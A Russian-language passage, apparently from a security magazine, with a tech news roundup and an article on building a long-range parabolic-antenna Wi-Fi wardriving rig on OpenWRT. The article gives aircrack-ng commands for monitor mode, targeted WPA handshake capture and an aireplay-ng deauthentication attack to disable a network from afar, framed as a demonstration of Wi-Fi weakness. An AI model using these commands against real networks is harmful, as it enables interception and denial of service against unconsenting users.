В Google подобного точно и не ожидали, но решили отнестись к проекту серьезно, раз уж такое дело. Теперь разработчикам стал доступен Cardboard SDK для Android и Unity. Вскоре обещают добавить в SDK инструмент определения особых параметров самого пользователя, таких как фокусное расстояние, чтобы очки можно было подстроить под конкретного человека. В магазине Play уже создан специальный раздел приложений для Cardboard. Кроме того, Google решила расширить свое импровизированное VR-подразделение и ищет новых сотрудников.

Неожиданный успех почти шуточного проекта, конечно, не прошел незамеченным. Недавно очень похожий проект под названием DIYVR сумел собрать на Kickstarter 63 тысячи долларов , что в два раза превышает искомую сумму. Компания DODOcase предлагает нам сделать очки виртуальной реальности на базе бейсболки. Набор из куска картона, линз и смартфона почти идентичен набору Google, разве что тут придумали для удобства прикрепить всю конструкцию к кепке. Интересно здесь скорее то, что с компанией сотрудничает пионер виртуальной реальности Тони Паризи, а деньги, вырученные в ходе краудфандинговой компании, пойдут на развитие VR-сети.

Помимо картонных VR-очков, стоит упомянуть и тот факт, что на прошедшем в Лас-Вегасе CES главным трендом стала именно виртуальная реальность. К примеру, Samsung не только запустила в продажу VR-шлем Gear VR, но и анонсировала запуск видеосервиса виртуальной реальности Samsung Milk VR. Планируется, что пользователи получат доступ к 360-градусному видео, музыкальным, спортивным, развлекательным и другим каналам. Разработчики, в свою очередь, смогут создавать для Milk VR приложения.



Компания Sixense показала на CES систему STEM, состоящую из Oculus Rift или Gear VR, двух контроллеров, специального ПО и базовой станции, которая определяет положение человека в пространстве. Прекрасный нюанс: контроллеры позволяют эмулировать лайтсейберы из «Звездных войн» в виртуальном пространстве :).




Razer продемонстрировала на CES систему Open Source Virtual Reality, которая может стать настоящей находкой для разработчиков. Здесь имеется шлем и полная поддержка всех популярных игровых движков, систем Oculus, Sony и Vrvana, а также всевозможного аппаратного и программного обеспечения. И всего за 199,99 доллара.




Начались поставки первого в мире HDD объемом 8 Тб. Жесткий диск ST8000AS0002 от компании Seagate Technology имеет формат 3,5 дюйма и позиционируется не только как решение для домашнего или офисного использования, но и как экономичный вариант для дата-центров. Цена новинки 260 долларов.




Новая эпидемия в WordPress. Более 100 тысяч сайтов на базе популярной CMS подверглись заражению неизвестной малварью из-за дырки в плагине Slider Revolution (4.1.4 и более старых версиях). Google уже поместила свыше 11 тысяч доменов в черный список. Уязвимость позволяет получить доступ к файлу конфигурации WordPress wp-config.php.



YouTube обкатывает «волшебную кнопку», позволяющую сделать GIF из любого ролика на лету. Пока функция не появилась официально, однако ее уже тестируют — пользователи опубликовали скриншоты, на которых присутствует кнопка Create GIF. Пока неясно, будет ли данная функция доступна на всем сайте или только на некоторых каналах.



Microsoft больше не предлагает европейским пользователям выбрать браузер из 12 различных решений (в том числе Internet Explorer, Mozilla Firefox, Opera, Google Chrome). Как только истек срок действия соглашения Microsoft с властями ЕС, компания тут же отключила эту функцию.





OPEN SOURCE КОМПЬЮТЕР НА ФЛЕШКЕ

УСПЕШНО СОБРАНЫ СРЕДСТВА ДЛЯ ИНТЕРЕСНОГО ПЕНТЕСТЕРСКОГО УСТРОЙСТВА

Обычно, говоря «мини-компьютер», мы представляем себе девайс размером хотя бы с ладонь. Создатели устройства USB Armory доказывают, что можно сделать его еще меньше.

Новинка USB Armory заточена для различных ИБ-приложений и пентестерства, так что ее смешные габариты могут рассматриваться как отдельный плюс. Размер USB Armory 65 × 19 × 6 мм, и по сути это флешка, на которой помещается ARM-процессор Freescale i.MX53 800 МГц, оперативная память 512 Мб DDR3 и разъем для карты SD, питание устройство берет от USB. Этого вполне достаточно для запуска Linux или другой ОС (поддерживается Android, Debian, Ubuntu, FreeBSD и другие ОС). Стоит отдельно сказать, что мини-компьютер позиционируется как open source hardware.

Разработчики считают, что USB Armory можно использовать очень по-разному. Мини-компьютер, по их мнению, будет хорош в роли носителя информации с дополнительными бонусами (автоматическое шифрование, сканирование на вирусы, аутентификация хоста, автоматическое уничтожение данных), как клиент OpenSSH, узел Tor, маршрутизатор с end-to-end туннелированием по VPN, электронный кошелек, токен аутентификации, портативная платформа для пентестинга. Стоимость USB Armory по предварительному заказу составляет 130 долларов (SD-карта в комплект не входит).

Похожее устройство на выставке CES представила компания Intel. «Флешка» Compute Stick обладает четырехъядерным процессором Atom, 2 Гб оперативной памяти и 32 Гб внутренней, USB-портом, модулями Wi-Fi и Bluetooth 4.0.



«Facebook не создан, чтобы убивать время пользователя. Facebook позволяет оставаться на связи с друзьями и семьей и всегда будет нужен именно для этого. Некоторые считают, что сначала нужно закончить с работой, а уж потом сидеть в социальных сетях. Они почти заявляют: „работа и учеба важнее, чем друзья и родственники“. Но ведь это не так».

Марк Цукерберг

30+

уязвимостей обнаружили в Google App Engine

Поляки из Security Explorations обнаружили более 30 «дырок» в облачной платформе Google App Engine. 22 уязвимости из найденных позволяют покинуть sandbox виртуальной машины Java, и 17 из них исследователям удалось удачно проэксплуатировать. В результате Google выплатила команде 50 тысяч долларов, и это самая крупная сумма, что Google когда-либо выплачивала в рамках программы вознаграждений за найденные уязвимости.

34%

ИБ-специалистов считают наших хакеров самыми страшными

Консалтинговая компания MWR InfoSecurity провела опрос среди британских специалистов в сфере информационной безопасности. Вопрос был простой: хакеров какой страны вы считаете наиболее опасными? 34% назвали Россию, и это первое место «топа». На втором месте Китай (18%). Самой Великобритании, кстати, отдали голоса лишь 10% опрошенных.

«НЕ ВИНОВАТАЯ Я!»

РОСС УЛЬБРИХТ УТВЕРЖДАЕТ, ЧТО НЕ ИМЕЛ К SILK ROAD ПОЧТИ НИКАКОГО ОТНОШЕНИЯ

Когда в октябре 2013 года правоохранительные органы и ФБР закрыли Silk Road и арестовали Росса Ульбрихта, вроде бы ни у кого не возникло сомнений в его виновности. Однако теперь все уже не кажется столь однозначным. Процесс по делу Silk Road стартовал недавно, и адвокат Ульбрихта, обвиняемого в наркоторговле, хакерских атаках и сговоре с целью отмывания денег, в ходе слушания зачитал официальную позицию обвиняемого. Самым удивительным откровением стало то, что Ульбрихт не признает себя Dread Pirate Roberts, то есть человеком, который управлял подпольной торговой площадкой все это время. Да, Росс Ульбрихт якобы действительно зарегистрировал в зоне .onion площадку Silk Road, но не являлся ее администратором. Цитируя адвоката: «Silk Road действительно был его идеей. Но он лишь создал его. Свободный торговый сайт, где можно продавать что угодно, кроме некоторых вредных вещей. Это был экономический эксперимент. Пару месяцев спустя он решил, что с него хватит, и передал сайт другим людям». Кому именно было передано управление ресурсом, не уточняется.

Защита также утверждает, что на невиновность Ульбрихта указывают и другие факторы. К примеру, изъятые у обвиняемого биткоины (о точном размере изъятого адвокат говорить избегал), которые следствие теперь рассматривает как прибыль, полученную от продажи запрещенных веществ, на деле в разы меньше предполагаемой прибыли от оборотов Silk Road. Даже если у Ульбрихта нашли несколько миллионов, то, по оценкам аналитиков, Silk Road должен был принести ему не менее 80 миллионов, и цифры не сходятся. Защита настаивает, что криптовалюта, принадлежавшая Ульбрихту, вообще получена легально, в результате торговли биткоинами и никак не связана с наркотиками. В конце своей речи адвокат поинтересовался, мог ли Dread Pirate Roberts вообще так сглупить: пойти утром в публичную библиотеку и воспользоваться там сайтом, из публичной сети? Где, напомню, Ульбрихта и арестовали. Также стоит отметить, что обвиняемый действительно жил нормальной жизнью, не пытался никуда уехать, перевести куда-либо биткоины, зашифровать или уничтожить информацию на своем ноутбуке. Словом, на матерого киберпреступника все это действительно тянет с трудом. Больше похоже, что из Ульбрихта вышел отличный козел отпущения.

«Он лишь создал свободный торговый сайт, где можно продавать что угодно, кроме некоторых вредных вещей. Это был экономический эксперимент», — заявил адвокат обвиняемого



Согласно последним данным (сейчас суд заслушивает показания, и это продлится еще минимум месяц), защита сделала сенсационное заявление, сообщив, что настоящий Dread Pirate Roberts — владелец биржи Mt.Gox Марк Карпелес.



Появился новый «убийца JPEG» — формат BPG, созданный французским программистом Фабрисом Белларом. BPG обладает рядом преимуществ, к примеру поддерживает более высокую степень сжатия и 14 бит на цветовой канал и обеспечивает более высокое качество при приблизительно таком же размере файла.



Историческое событие: компания Apple впервые в истории была вынуждена выпустить автоматическое обновление для OS X. Механизм автообновлений появился еще два года назад, но его не использовали все это время. Поводом в итоге послужила критическая уязвимость CVE-2014-9295.



Теперь Microsoft официально принимает к оплате Bitcoin, хотя пока это касается только американских пользователей. Пополнив счет криптовалютой, можно оплатить контент Windows, Windows Phone, Xbox Games, Xbox Music и Xbox Video.



Зафиксирована очередная утечка в сеть логинов, паролей и номеров банковских карт, на этот раз от аккаунтов Xbox Live, PlayStation Network, Amazon, Twitch TV и других сервисов. Всего в открытый доступ попали данные более чем о 13 тысячах пользователей. Данные были опубликованы от «лица» Anonymous.

ДЛИННАЯ РУКА WI-FI



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

СТРОИМ КОМПЛЕКС ДЛЯ ВАРДРАЙВИНГА

Считается, что при использовании Wi-Fi «зона риска» обычно не превышает пары десятков метров. Так, во многих компаниях по Wi-Fi передают конфиденциальные данные, наивно полагая, что раз зона покрытия надежно охраняется, то сеть в безопасности. Но что, если я покажу тебе, как можно незаметно поймать, проанализировать и даже полностью парализовать закрытую Wi-Fi-сеть, находясь от нее на расстоянии почти в полкилометра?



Тарас Татаринов,
Монитор безопасности
taras.tatarinov.1987@gmail.com

Wi-Fi. Что может быть проще? Каждый квадратный метр крупного города покрыт несколькими беспроводными сетями. Точки доступа разбросаны везде, а уж «бесплатный соседский Wi-Fi», который есть в каждом доме, стал для многих важным каналом доступа в интернет. Беспроводная сеть есть на каждом крупном мероприятии и служит не только для развлечения участников, во многом она заменяет проводную сеть. Многие портативные устройства просто невозможно подключить к стационарной сети.

Однако, помимо бытового применения, Wi-Fi нашел свое место и в более серьезных областях. Этот протокол используют вполне «серьезные» устройства вроде платежных терминалов и банкоматов. Кроме того, бывает, что нет возможности или экономически нецелесообразно тянуть провода на большое расстояние. В этом случае при наличии прямой видимости используется направленный Wi-Fi-канал. Дальность передачи сигнала при этом может достигать нескольких километров.

Очевидно, что чем больше информации передается «по воздуху», тем острее становятся вопросы, связанные с безопасностью и защитой. А практика показывает, что даже проводные сети не защищены от физического внедрения, особенно на большой протяженности (более подробно о внедрении в проводные сети я писал в статье «Троянский пони» пару номеров назад). Что же тогда можно сказать о беспроводной сети, физический доступ к которой открывается из любого места, куда распространяются радиоволны? Казалось бы, получить доступ к такой сети не составит труда, однако на практике в городской среде все оказывается не так просто.

ПОЧЕМУ ВЫБОР АНТЕННЫ ТАК ВАЖЕН?

Я неслучайно так много внимания уделил антенне, потому что зачастую при построении подобных комплексов есть соблазн использовать штыревую антенну (ее диаграмма направленности равномерна, имеет форму тора и поэтому не требует прицеливания). Однако такая штыревая антенна будет собирать весь «мусор» из ресторанчиков и проезжающих мимо автобусов, что может фатально сказаться на соотношении сигнал/шум.

Параболическая антенна позволит нам достичь лучшего соотношения сигнал/шум, но, используя ее, мы сами усложняем себе задачу — ведь нашу антенну нужно настраивать так, чтобы целевая сеть (и приемник, и передатчик) попали в «луч».

Для решения проблемы в реальных «боевых» условиях можно использовать две антенны. Одну — широконаправленную, с диаграммой направленности 30–40 градусов — для поиска и локализации сети. После того как сеть будет обнаружена и установлено ее точное местонахождение, можно будет применять вторую, узконаправленную, непосредственно для работы с сетью: проведения инъекций, перехвата аутентификации и так далее.

Диаграмма направленности нашей параболической антенны представлена на рис. 1. Сравни с диаграммой направленности штыревой антенны на рис. 2.




Рис. 1. **Диаграмма направленности нашей параболической антенны. Хорошо виден главный луч антенны — наша «длинная рука»**




Рис. 2. **Диаграмма направленности штыревой антенны**





Рис. 3. Наш передатчик — Ubiquiti Bullet M2


Рис. 4. Общий вид нашей установки в сборе

Рис. 5, 6. Удобный веб-интерфейс OpenWRT с базовыми настройками

Практика радиоперехвата настолько же тривиальна, насколько и идея передачи информации по радиоканалу. Что касается перехвата Wi-Fi-сигнала, существует даже отдельный термин — вардрайвинг (от wardriving). Как ты мог догадаться из названия, изначально под вардрайвингом подразумевалась установка специального комплекса на автомобиль и передвижение на нем в районах, где могли быть беспроводные сети, через которые передается важная информация. К примеру, вокруг крупных бизнес-центров или правительственных зданий. В теории для защиты от подобных атак необходимо создать вокруг таких объектов так называемую контролируемую зону. В реальности же при сегодняшней плотности городской застройки подобные мероприятия невозможны.

Но технологии не стоят на месте, а с ними меняется и тактика злоумышленников. В наши дни специалисты по информационной безопасности говорят о том, что работе «по площадям» приходят на смену таргетированные атаки, и вардрайвинг не исключение. Злоумышленников все больше интересуют конкретные цели и конкретные сети.

Именно возможность подобного таргетированного перехвата Wi-Fi-сигнала мне и предстояло установить в рамках небольшого исследовательского проекта. В мои задачи входило создание устройства для перехвата сигнала беспроводной сети в условиях, «приближенных к боевым», то есть на максимальной дистанции в условиях городской застройки и высокого уровня шумов. Ведь в современном мегаполисе на ква-



дратный километр могут приходиться десятки точек доступа. А каналов у Wi-Fi всего 11 (вообще, согласно стандарту 802.11, каналов 14, но 12, 13 и 14-й не поддерживаются большинством гражданских устройств из-за особенностей законодательства США).

ВЫБИРАЕМ ЖЕЛЕЗО

Для начала я решил освежить свои знания о распространении радиоволн и антеннах. Стало ясно, что для наших понадобится антенна с узкой диаграммой направленности. Такие антенны, как правило, применяются для создания Wi-Fi-«мостов», то есть передачи сигнала на большие расстояния (производители заявляют возможность работы такого моста на расстоянии до 10 км). Сравнив характеристики антенн от разных производителей, я выбрал антенну обычной параболической формы. Ее диаграмма направленности составляет 14 градусов по горизонтали и 10 по вертикали. Соотношение F/B (front to back ratio, он же коэффициент направленного действия) — 30 дБ, то есть отношение между сигналами, попадающими на антенну со стороны главного луча, и сигналами с других направлений составляет 1 к 1000. При этом заявленный коэффициент усиления составляет 24 дБ.

Теперь, когда с антенной мы определились, можно приступать к выбору передатчика (он же будет и приемником). Здесь основное требование состоит в том, чтобы обеспечить максимальную мощность сигнала и максимальную гибкость настроек. На помощь нам пришла операционная система OpenWRT. Надо сказать, что OpenWRT поддерживает далеко не все чипсеты, поэтому выбирать приемопередатчик пришлось тщательно. В итоге выбор пал на Wi-Fi-модуль Ubiquiti Bullet M2 (рис. 3). Это устройство с мощным чипсетом Atheros MIPS 24KC уже имело все нужные мне фичи: питание через POE, защиту от влаги и разъем N-type для подключения любых антенн. Следует особо обратить внимание на то, что у Ubiquiti свое POE с напряжением 24 В, которое не соответствует стандарту IEEE 802.3af с напряжением 48 В. Можно ли использовать POE 48 В — не знаю, лично я не рискнул. Внутренняя память устройства всего 8 Мб, но этого оказалось достаточно. Изначально это устройство также предназначено для Wi-Fi-мостов, но и для наших задач подходит отлично.


Итак, железо куплено, собираем нашу антенну (которая оказалась намного больше и тяжелее, чем выглядела на картинке). Подключаем к ней передатчик, устанавливаем все на штатив для фотоаппарата (штатив лучше брать хороший, наш дешевый с трудом справляется с общим весом «установки» в 6 кг), и вот наш «комплекс» готов. Он грозно возвышается посреди офиса и производит неизгладимое впечатление на окружающих. Общий бюджет на покупку железа составил приблизительно 9000 рублей. Пришло время заняться программной частью.

НАМ ПОНАДОБИТСЯ АНТЕННА С УЗКОЙ ДИАГРАММОЙ НАПРАВЛЕННОСТИ. ТАКИЕ АНТЕННЫ ПРИМЕНЯЮТСЯ, НАПРИМЕР, ДЛЯ СОЗДАНИЯ WI-FI-«МОСТОВ»

УСТАНАВЛИВАЕМ OPENWRT

Базовая прошивка нашего Bullet'а построена по принципу «одной кнопки», что нам, конечно же, не подходит, поэтому она была удалена с устройства, а ее место заняла OpenWRT Attitude Adjustment 12.09. Особых проблем с установкой не было. Достаточно просто скопировать bin-файл в память устройства по протоколу SCP. Базовая прошивка Ubiquiti поддерживает этот протокол по умолчанию, так что я просто использовал WinSCP. Ждем пару минут и просто подсоединяемся к удобному веб-интерфейсу со всеми нужными нам настройками. Здесь можно установить мощность устройства (оказывается, данный чипсет поддерживает мощность до 8 Вт, но при этом очень сильно греется, так что долго эксплуатировать его на максимальной мощности я бы не стал). Помимо этого, в веб-интерфейсе OpenWRT можно принудительно задавать каналы, переключать режимы работы и есть масса других полезных настроек.

Теперь, когда мы разобрались с настройками, нам понадобится наш «джентльменский набор» пентестера беспроводных сетей: aircrack, aireplay, airodump, AirMon и так далее. Поскольку OpenWRT — это просто еще один дистрибутив линукса, хоть



WARNING

Имей в виду, что на эксплуатацию передатчика подобной мощности необходимо получать официальное разрешение властей.

6

Status | System | Network | Logout

Overview | Firewall | Routes | System Log | Kernel Log | Processes | Realtime Graphs

Status

System


Router Name	OpenWrt
Router Model	Ubiquiti Bullet M
Firmware Version	OpenWrt Attitude Adjustment 12.09 / LuCI 0.11.1 Release (0.11.1)
Kernel Version	3.3.8
Local Time	Tue Jan 13 13:41:23 2015
Uptime	0h 34m 43s
Load Average	0.04, 0.06, 0.05

Memory

Total Available	18084 kB / 29212 kB (61%)
Free	8792 kB / 29212 kB (30%)
Cached	7468 kB / 29212 kB (25%)
Buffered	1824 kB / 29212 kB (6%)

Network

IPv4 WAN Status	br-lan Type: dhcp Address: 10.36.2.6 Netmask: 255.255.252.0 Gateway: 10.36.0.1 DNS 1: 10.32.0.3 DNS 2: 10.32.0.9 DNS 3: 10.36.0.3 Connected: 0h 34m 20s
Active Connections	37 / 16384 (0%)






Рис. 7. Список доступных нам сетей

Рис. 8. Клиенты интересующей нас сети

Рис. 9. Установка с видом на «цель»

Рис. 10. Примерно так мы прицеливались «на глаз»

и сильно урезанный, проблем при работе с ним возникнуть не должно — apt-get прекрасно работает. После установки всего необходимого у нас осталось еще 3 Мб свободного места, чего вполне хватит для работы.

Пора опробовать наш комплекс в деле. Пугая случайных прохожих и привлекая к себе всеобщее внимание, начинаем полевые испытания. Еще раз поблагодарим создателей за PoE: к нашей антенне тянется всего один провод, по которому идет и управление, и питание. Итак, мы прицелились, а дальше все довольно стандартно.

1. Подключаемся к нашему комплексу через SSH, запускаем AirMon и переводим наш Wi-Fi-интерфейс в режим мониторинга. Делается это командой

```
airmon-ng start wlan0
```

У нас появился интерфейс Mon0. С ним мы и будем работать.

2. Запускаем airodump.

```
airodump-ng mon0
```

Теперь в таблице видно все, что наловила наша антенна. Согласись, довольно много.

На рис. 7 представлен список доступных нам сетей. Практика показывает, что работать можно с теми из них, мощность сигнала которых (колонка PWR) не ниже –70. Теперь можно выбрать себе нужную сеть и работать уже исключительно с ней при помощи того же airodump.

Командой

```
airodump-ng -c 5 --bssid D4:CA:6D:F6:4F:00 ↵
-w test1 mon0
```

задаем нужный нам идентификатор сети параметром --bssid, канал параметром -c и файл для вывода перехваченных хендшейков параметром -w. После этого нам станет видна не только базовая станция, но и клиенты (рис. 8). Более подробно работу наших инструментов описывать не буду, инструкций «Как взломать вай-фай соседа» хватает и без меня :).

Нам особо интересен показатель мощности сигнала (колонка PWR). Чтобы добиться наилучшего результата, антенну нужно правильно прицелить. При работе на предельной дальности выяснилось, что ошибка даже в несколько градусов будет иметь решающее значение. Для повышения точности наведения можно даже подумать об установке на антенну прицела.

Надо сказать, что базовые станции обычно «видны» хорошо, а вот с клиентами все обстоит значительно хуже, поскольку мощность сигнала у них меньше. Возможно, тут дело в точности наведения и в угле, под которым антенна была направлена на цель. Очевидно, что для максимальной эффективности нужно попасть как можно точнее, так как даже в пределах основного луча чувствительность сильно падает ближе к краям.



INFO

Учитывай, что работа такой станции может быть не всегда стабильна. Например, наша в какой-то момент перестала переключать каналы, застряв на одном. Избавиться от проблемы удалось только переустановкой системы.





Для меня основной проблемой стал перехват части хендшейка от клиентских станций — их мощность обычно существенно меньше базовой станции, и даже с нашей узконаправленной антенной с высоким коэффициентом усиления их ответы часто теряются в общем шуме.

Однако, несмотря на это, даже для стандартного офиса с окном 2 × 1,5 м и прицеливанием «на глаз» наш комплекс работал уверенно с дистанции в 100–150 м. В реальных условиях это, скорее всего, будет уже за пределами контролируемой зоны вокруг бизнес-центра. Для офисов с большими окнами можно предположить, что дальность работы будет существенно больше.

ИТОГИ

Какие выводы можно сделать из нашего небольшого проекта? Wi-Fi — не такой уж безопасный способ передачи данных, как может показаться, даже если применяется WPA-2. Перехват крайне прост, а криптоаналитические возможности злоумышленников по расшифровке хендшейков по мере расширения облачных технологий вроде Amazon Cloud растут с каждым днем.

И уж точно Wi-Fi плохо подходит для видеонаблюдения, охраны или других систем, к которым предъявляются повышенные требования по доступности и устойчивости работы, поскольку парализовать беспроводную сеть можно с большого расстояния, а защищаться от таких атак крайне сложно.

Оставайся защищенным! ⌶

DDOS НА РАССТОЯНИИ

Для нашего устройства мы неожиданно открыли еще одну концепцию применения, которая граничит с хулиганством, однако такую возможность следует учитывать, к примеру при организации критических информационных потоков через Wi-Fi.

Как известно, aireplay-ng позволяет производить инъекцию deauth-пакетов в сеть. Делается это с помощью инструмента aireplay следующей командой:

```
aireplay-ng --deauth 35 -a D4:CA:6D:F6:4F:00 -c A4:C3:61:7D:8F:00 mon0
```

Обрати внимание на последнюю колонку на рис. 11: по количеству ACK можно определить, насколько успешно идет наша атака, — чем больше первая цифра, тем лучше.

Видно, что aireplay надежно «кладет» нашу тестовую сеть. Таким образом, проводя принудительную деаутентификацию клиентских станций, можно парализовать работу Wi-Fi-сети с большого расстояния. Фокус в том, что для того, чтобы эффективно проводить такую атаку, вовсе не обязательно иметь сверхчувствительный приемник, как для перехвата хендшейков. Достаточно иметь мощный передатчик. А этого у нас как раз хватает в избытке. Как говорится, сила есть...

